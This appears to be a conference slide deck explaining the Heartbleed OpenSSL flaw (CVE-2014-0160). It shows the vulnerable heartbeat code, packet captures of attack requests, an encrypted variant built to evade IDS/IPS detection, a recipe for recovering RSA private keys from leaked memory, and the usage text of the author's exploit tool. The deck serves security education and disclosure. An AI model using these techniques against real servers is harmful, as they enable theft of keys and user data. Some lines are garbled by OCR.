




Exploitation notes on CVE-2014-0160

Exploitation notes on CVE-2014-0160

Heartbleed <3



- The vulnerability is announced to the world 7th April 2014 by a website, OpenSSL Security Advisory and OpenSSL 1.0.1g release.
- Discovered by Riku, Antti & Matti and Neel Mehta.
- I searched the page for a web cart.
- Shortly the next day
- Jared Stafford released “ssltest.py”
- Security community scrambled to fix.



The screenshot shows a web browser window titled "Heartbleed Bug" with the URL "heartbleed.com". The page content includes the title "The Heartbleed Bug" and a detailed description of the vulnerability. A red heart icon with red liquid dripping from its bottom is positioned to the right of the text. Below the main text, there are two columns of text: "What leaks in practice?" and "How to stop the leak?".

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

What leaks in practice?
We have tested some of our own services from attacker's perspective. We attacked ourselves from

How to stop the leak?
As long as the vulnerable version of OpenSSL is in use it can be abused. Fixed OpenSSL has been released.



Exploitation notes on CVE-2014-0160

RFC-6520 Heartbeat Extension



```
rfc6520.txt (~/Projects/heartbleed/stuff) - GVIM2
File Edit Tools Syntax Buffers Window Help
239 4. Heartbeat Request and Response Messages
240
241 The Heartbeat protocol messages consist of their type and an
242 arbitrary payload and padding.
243
244 struct {
245     HeartbeatMessageType type;
246     uint16 payload_length;
247     opaque payload[HeartbeatMessage.payload_length];
248     opaque padding[padding_length];
249 } HeartbeatMessage;
250
251 The total length of a HeartbeatMessage MUST NOT exceed 2^14 or
252 max_fragment_length when negotiated as defined in [RFC6066].
253
254 type: The message type, either heartbeat_request or
255     heartbeat_response.
256
257 payload_length: The length of the payload.
258
259 payload: The payload consists of arbitrary content.
260
261 padding: The padding is random content that MUST be ignored by the
262 receiver. The length of a HeartbeatMessage is TLSPlaintext.length
263 for TLS and DTLSPlaintext.length for DTLS. Furthermore, the
264 length of the type field is 1 byte, and the length of the
265 payload_length is 2. Therefore, the padding_length is
266 TLSPlaintext.length - payload_length - 3 for TLS and
267 DTLSPlaintext.length - payload_length - 3 for DTLS. The
268 padding_length MUST be at least 16.
269
270 The sender of a HeartbeatMessage MUST use a random padding of at
271 least 16 bytes. The padding of a received HeartbeatMessage mess
272 MUST be ignored.
273
```

Bug introduced to the world NYE 2011 during implementation of RFC-6520 in OpenSSL 1.0.1

Enabled by default in OpenSSL 1.0.1

Fixed in OpenSSL 1.0.1g & OpenSSL 1.0.2-beta1 still vulnerable – (git has fix.)

If you run beta code on production servers...

```
fantastic@localhost:~/Projects/heartbleed/stuff/openssl
commit 4817504d069b4c5082161b02a22116ad75f822b1
Author: Dr. Stephen Henson <steve@openssl.org>
Date: Sat Dec 31 22:59:57 2011 +0000

PR: 2658
Submitted by: Robin Seggelmann <seggelmann@fh-muenster.de>
Reviewed by: steve

Support for TLS/DTLS heartbeats.
```

Exploitation notes on CVE-2014-0160

Vulnerability



```
d1 both.c (-/Projects/heartbleed/openssl-1.0.1e/ssl) - GVIM
File Edit Tools Syntax Buffers Window Help
1447 int
1448 dtls1_process_heartbeat(SSL *s)
1449 {
1450     unsigned char *p = &s->s3->rrec.data[0], *pl;
1451     unsigned short hbtype;
1452     unsigned int payload;
1453     unsigned int padding = 16; /* Use minimum padding */
1454
1455     /* Read type and payload length first */
1456     hbtype = *p++;
1457     n2s(p, payload);
1458     pl = p;
1459
1460     if (s->msg_callback)
1461         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
1462             &s->s3->rrec.data[0], s->s3->rrec.length,
1463             s, s->msg_callback_arg);
1464
1465     if (hbtype == TLS1_HB_REQUEST)
1466     {
1467         unsigned char *buffer, *bp;
1468         int r;
1469
1470         /* Allocate memory for the response, size is 1 byte
1471          * message type, plus 2 bytes payload length, plus
1472          * payload, plus padding
1473          */
1474         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
1475         bp = buffer;
1476
1477         /* Enter response type, length and copy payload */
1478         *bp++ = TLS1_HB_RESPONSE;
1479         s2n(payload, bp);
1480         memcpy(bp, pl, payload);
1481         bp += payload;
1482         /* Random padding */
1483         RAND_pseudo_bytes(bp, padding);
1484
1485         r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
padding);
    }
}


148
2519,2-16 95%

t1 lib.c (-/Projects/heartbleed/openssl-1.0.1e/ssl) - GVIM
File Edit Tools Syntax Buffers Window Help
2481 int
2482 tls1_process_heartbeat(SSL *s)
2483 {
2484     unsigned char *p = &s->s3->rrec.data[0], *pl;
2485     unsigned short hbtype;
2486     unsigned int payload;
2487     unsigned int padding = 16; /* Use minimum padding */
2488
2489     /* Read type and payload length first */
2490     hbtype = *p++;
2491     n2s(p, payload);
2492     pl = p;
2493
2494     if (s->msg_callback)
2495         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
2496             &s->s3->rrec.data[0], s->s3->rrec.length,
2497             s, s->msg_callback_arg);
2498
2499     if (hbtype == TLS1_HB_REQUEST)
2500     {
2501         unsigned char *buffer, *bp;
2502         int r;
2503
2504         /* Allocate memory for the response, size is 1 bytes
2505          * message type, plus 2 bytes payload length, plus
2506          * payload, plus padding
2507          */
2508         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
2509         bp = buffer;
2510
2511         /* Enter response type, length and copy payload */
2512         *bp++ = TLS1_HB_RESPONSE;
2513         s2n(payload, bp);
2514         memcpy(bp, pl, payload);
2515         bp += payload;
2516         /* Random padding */
2517         RAND_pseudo_bytes(bp, padding);
2518
2519         r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload +
padding);
    }
}


2519,2-16 95%
```

Exploitation notes on CVE-2014-0160

How does it work?





Attacker sends Heartbeat Request.
Attacker sets Payload length greater than his Payload.
Service sends back memory allocated to the Attacker's Payload length.
A wild information leak appears!



Exploitation notes on CVE-2014-0160

How does it work?



Exploitation notes on CVE-2014-0160

Let the games commence.



Sites ranging from the FBI, Russian Standard Bank, Yahoo!, OpenSSL, Belgian Intelligence Service and many more shown as leaking data.

- Screen shots of “ssltest.py” dumping 16384 bytes of heap memory began to appear on social media sites. The content’s of the memory were alarming.
- IDS/IPS and Security vendors began to release detection signatures & scanners.
- Media frenzy ensued spreading confusing information e.g. #HeartbleedVirus
- The vulnerability was still not fully realized. Misconceptions abound.

Source	Destination	Protocol	Length	Info
192.168.11.22	192.168.11.23	SSL	291	Client Hello
192.168.11.23	192.168.11.22	TCP	66	https > 44172 [ACK] Seq=1 Ack=226 Win=30720 Len=0 TSval=4
192.168.11.23	192.168.11.22	TLSv1.1	1407	Server Hello, Certificate, Server Key Exchange, Server He
192.168.11.22	192.168.11.23	TCP	66	44172 > https [ACK] Seq=226 Ack=1342 Win=32000 Len=0 TSva
192.168.11.22	192.168.11.23	TLSv1.1	74	Heartbeat Request

Exploitation notes on CVE-2014-0160

On The Wire



- This is an unencrypted heartbleed attack transmitted on the wire.
- The response is returned in unencrypted packets.

14 0.118375000 192.168.11.21 192.168.11.23 TLSv1 74 Heartbeat Request[Malformed Packet]

- Internet Protocol Version 4, Src: 192.168.11.21 (192.168.11.21), Dst: 192.168.11.23 (192.168.11.23)
- Transmission Control Protocol, Src Port: 62275 (62275), Dst Port: https (443), Seq: 158, Ack: 3408
- Secure Sockets Layer
 - TLSv1 Record Layer: Heartbeat Request
 - Content Type: Heartbeat (24)
 - Version: TLS 1.0 (0x0301)
 - Length: 3
 - Heartbeat Message
 - Type: Request (1)
 - Payload Length: 65535
- [Malformed Packet: SSL]

```
0000  00 0c 29 eb 01 34 60 03 08 a9 e1 1e 08 00 45 00  ..)...4~. ....E.
0010  00 3c 7b 6d 40 00 40 06 27 d2 c0 a8 0b 15 c0 a8  .<{m@.@. ' .....
0020  0b 17 f3 43 01 bb fc ee 7c f0 01 e1 52 90 80 18  ...C.... |...R...
0030  20 00 18 8c 00 00 01 01 08 0a 3d e4 57 e1 ff ff  ..... ..=.W...
0040  31 8b 18 03 01 00 03 01 ff ff                    1..... ..
```


Exploitation notes on CVE-2014-0160

Attack SSL, Encrypt with SSL!



Source	Destination	Protocol	Length	Info
192.168.11.22	192.168.11.23	TLSv1.2	583	Client Hello
192.168.11.23	192.168.11.22	TLSv1.2	1409	Server Hello, Certificate, Server Key Exchange, Server He
192.168.11.22	192.168.11.23	TLSv1.2	256	Client Key Exchange, Change Cipher Spec, Encrypted Handsh
192.168.11.23	192.168.11.22	TLSv1.2	324	New Session Ticket, Change Cipher Spec, Encrypted Handsha
192.168.11.22	192.168.11.23	TLSv1.2	99	Encrypted Heartbeat

- I wrote a stand-alone exploit in C using OpenSSL library to transmit the Heartbeat request in encrypted packet.
- This was intentionally to bypass IPS/IDS signatures – it worked!
- Encrypting attacks on OpenSSL with OpenSSL makes it difficult to detect....
- IDS/IPS vendors began to develop alternative detection signatures.

Exploitation notes on CVE-2014-0160

On The Wire



- This is an encrypted heartbleed attack transmitted on the wire.
- The response is returned in encrypted packets.

```
56 161.31770000 192.168.11.21 192.168.11.23 TLSv1.2 98 Encrypted Heartbeat

[Calculated window size: 131072]
[Window size scaling factor: 16]
▶ Checksum: 0x12e1 [validation disabled]
▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▶ [SEQ/ACK analysis]
▼ Secure Sockets Layer
  ▼ TLSv1.2 Record Layer: Encrypted Heartbeat
    Content Type: Heartbeat (24)
    Version: TLS 1.2 (0x0303)
    Length: 27
    Encrypted Heartbeat Message

0000  00 0c 29 eb 01 34 60 03 08 a9 e1 1e 08 00 45 00  ..)...4`. .....E.
0010  00 54 4c c5 40 00 40 06 56 62 c0 a8 0b 15 c0 a8  .TL.@.@. Vb.....
0020  0b 17 f4 6d 01 bb 55 75 61 a6 79 e5 e1 5f 80 18  ...m..Uu a.y..._
0030  20 00 12 e1 00 00 01 01 08 0a 3d e6 c6 67 ff ff  ..... ..=.g..
0040  cf 12 18 03 03 00 1b e7 ef df c4 fe 10 c5 e1 0f  .....
0050  a2 46 99 c3 ab d5 29 28 ee a8 10 e8 51 c2 46 44  .F....)( ....Q.FD
0060  4a 0f  J.
```

Exploitation notes on CVE-2014-0160

Exploit Fails & Lessons



- I continued to push updates during the exploit development process.
- I learnt not to commit code changes late at night without review and testing... No, I am not **THAT** OpenSSL developer!
- Internet is awesome, people began to submit compile instructions for different Linux platforms. Builds on most Linux/OS-X.
- Ayman Sagy added needed DTLS support.
- Re-use the code! Patches are welcome!

History for [Public](#) / [exploits](#)

Apr 11, 2014		
added debian compile instructions - heartbleed.c HackerFantastic authored 15 days ago	e62a1dc9ff	Browse code
Added compile instructions for debian to header HackerFantastic authored 15 days ago	a9111793cb	Browse code
fixed a bug when peer resets during loop mode - heartbleed.c HackerFantastic authored 15 days ago	c3756d36d1	Browse code
minor cosmetic usage() change - heartbleed.c HackerFantastic authored 15 days ago	7871249f52	Browse code
minor cosmetic header change. HackerFantastic authored 15 days ago	1780cc4f97	Browse code
Fixed error handling on malloc() in case of NULL ptr heartbleed.c HackerFantastic authored 15 days ago	c5b371294d	Browse code
removed the sleep() in loop mode - heartbleed.c HackerFantastic authored 15 days ago	18c8bc4b83	Browse code
Corrected leak byte count and size, fixed error on 3 bytes missing HackerFantastic authored 15 days ago	82a0db0886	Browse code
improved support for SMTP/IMAP/POP3 exploitation heartbleed.c HackerFantastic authored 15 days ago	c3f4b153fc	Browse code
minor amendments for looping attack heartbleed.c HackerFantastic authored 15 days ago	e39f46f653	Browse code
added fix to account for 16bytes of padding - heartbleed.c HackerFantastic authored 15 days ago	66bbe2f646	Browse code
cosmetic changes to header. HackerFantastic authored 15 days ago	9c52a58f84	Browse code
Able to exploit multiple times within the same connection HackerFantastic authored 15 days ago	a87c8351fb	Browse code
Minor modifications to heartbleed.c for repeat leaking. HackerFantastic authored 15 days ago	696897c57d	Browse code
Save only bytes from heap (no padding) HackerFantastic authored 15 days ago	7524229c39	Browse code
server side 64k support functioning heartbleed.c HackerFantastic authored 15 days ago	57204c7b9	Browse code
Fixed the 64k leak to come from server HackerFantastic authored 15 days ago	3d86bf661e	Browse code
network byte ordering fix heartbleed.c HackerFantastic authored 15 days ago	f8cf73fa22	Browse code
Cosmetic fixes for 64k leak support in heartbleed.c HackerFantastic authored 15 days ago	0137fff062	Browse code
Apr 10, 2014		
Ignore TLS record size when handling leaks for heartbleed.c HackerFantastic authored 16 days ago	66c0858e47	Browse code
cosmetic changes to heartbleed.c src and header. HackerFantastic authored 18 days ago	dcfc1a5785	Browse code
cleaned up heartbleed.c HackerFantastic authored 18 days ago	e726114954	Browse code
Added support for STARTTLS in heartbleed.c HackerFantastic authored 18 days ago	96bf485e5c	Browse code
STARTTLS example in pre_cmd() of heartbleed.c HackerFantastic authored 18 days ago	8ca487e81	Browse code
heartbeat.c verbose fix for client connects. HackerFantastic authored 18 days ago	d951b3f8bd	Browse code



- Cloudflare announce secret key challenge for heartbleed.
- Provide nginx-1.5.13 web server linked against OpenSSL 1.0.1.f on Ubuntu 13.10 x86_64.
- Fedor Indutny solved the challenge first, others quickly followed.
- “include/openssl/rsa.h:struct rsa_st” holds RSA variables (p & q) in memory.
- RSA $n := pq$. We can use n to calculate if prime in memory is valid.
- Search for key size primes in memory leak and use to determine remaining prime from modulo n ($q \% n == 0$) – with p & q we generate RSA private key.

- Obtain certificate “`openssl s_client -connect 192.168.11.23:443 < http-get.txt | grep BEGIN -A n > out.pem`”
- Improved “`keyscan.py`” by Einar Otto Stangvik to produce valid RSA private keys instead of counting primes.
- Run “`keyscan.py`” on a memory dump to test possible values against the certificate modulus n to identify if modulo is 0. The value and its division result by n are checked and if primes we have p & q .
- We then generate the RSA private key from the prime values.
- Metasploit module also supports dumping private keys.

- Exploit works against vulnerable OpenSSL servers and clients.
- Leaks upto 65535 bytes of heap data and 16 bytes of random padding.
- Can re-use connection.
- STARTTLS support.
- Multiple SSL protocols.
- Multiple ciphers.
- Saves leak to file.

```
matthews-mbp:openssl hackerfantastic$ ./heartbleed --help
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ =====
[
[ --server|-s <ip/dns>    - the server to target
[ --port|-p  <port>      - the port to target
[ --file|-f  <filename> - file to write data to
[ --bind|-b  <ip>       - bind to ip for exploiting clients
[ --precmd|-c <n>       - send precmd buffer (STARTTLS)
[                       0 = SMTP
[                       1 = POP3
[                       2 = IMAP
[ --loop|-l          - loop the exploit attempts
[ --type|-t  <n>      - select exploit to try
[                       0 = null length
[                       1 = max leak
[                       n = heartbeat payload_length
[
[ --verbose|-v       - output leak to screen
[ --help|-h         - this output
[
matthews-mbp:openssl hackerfantastic$
```

Exploitation notes on CVE-2014-0160

Demo



Demo.



- CVE-2014-0160 will exist in appliances & infrastructure for some time.
- Affected servers and devices should be considered compromised.
- Your IDS/IPS cannot always save you.
- Enable Perfect Forward Secrecy.
- Enable Two-Factor Authentication (e.g. X.509).

E-mail: matthew@mdsec.co.uk

Twitter: @HackerFantastic

<https://github.com/hackerfantastic/public>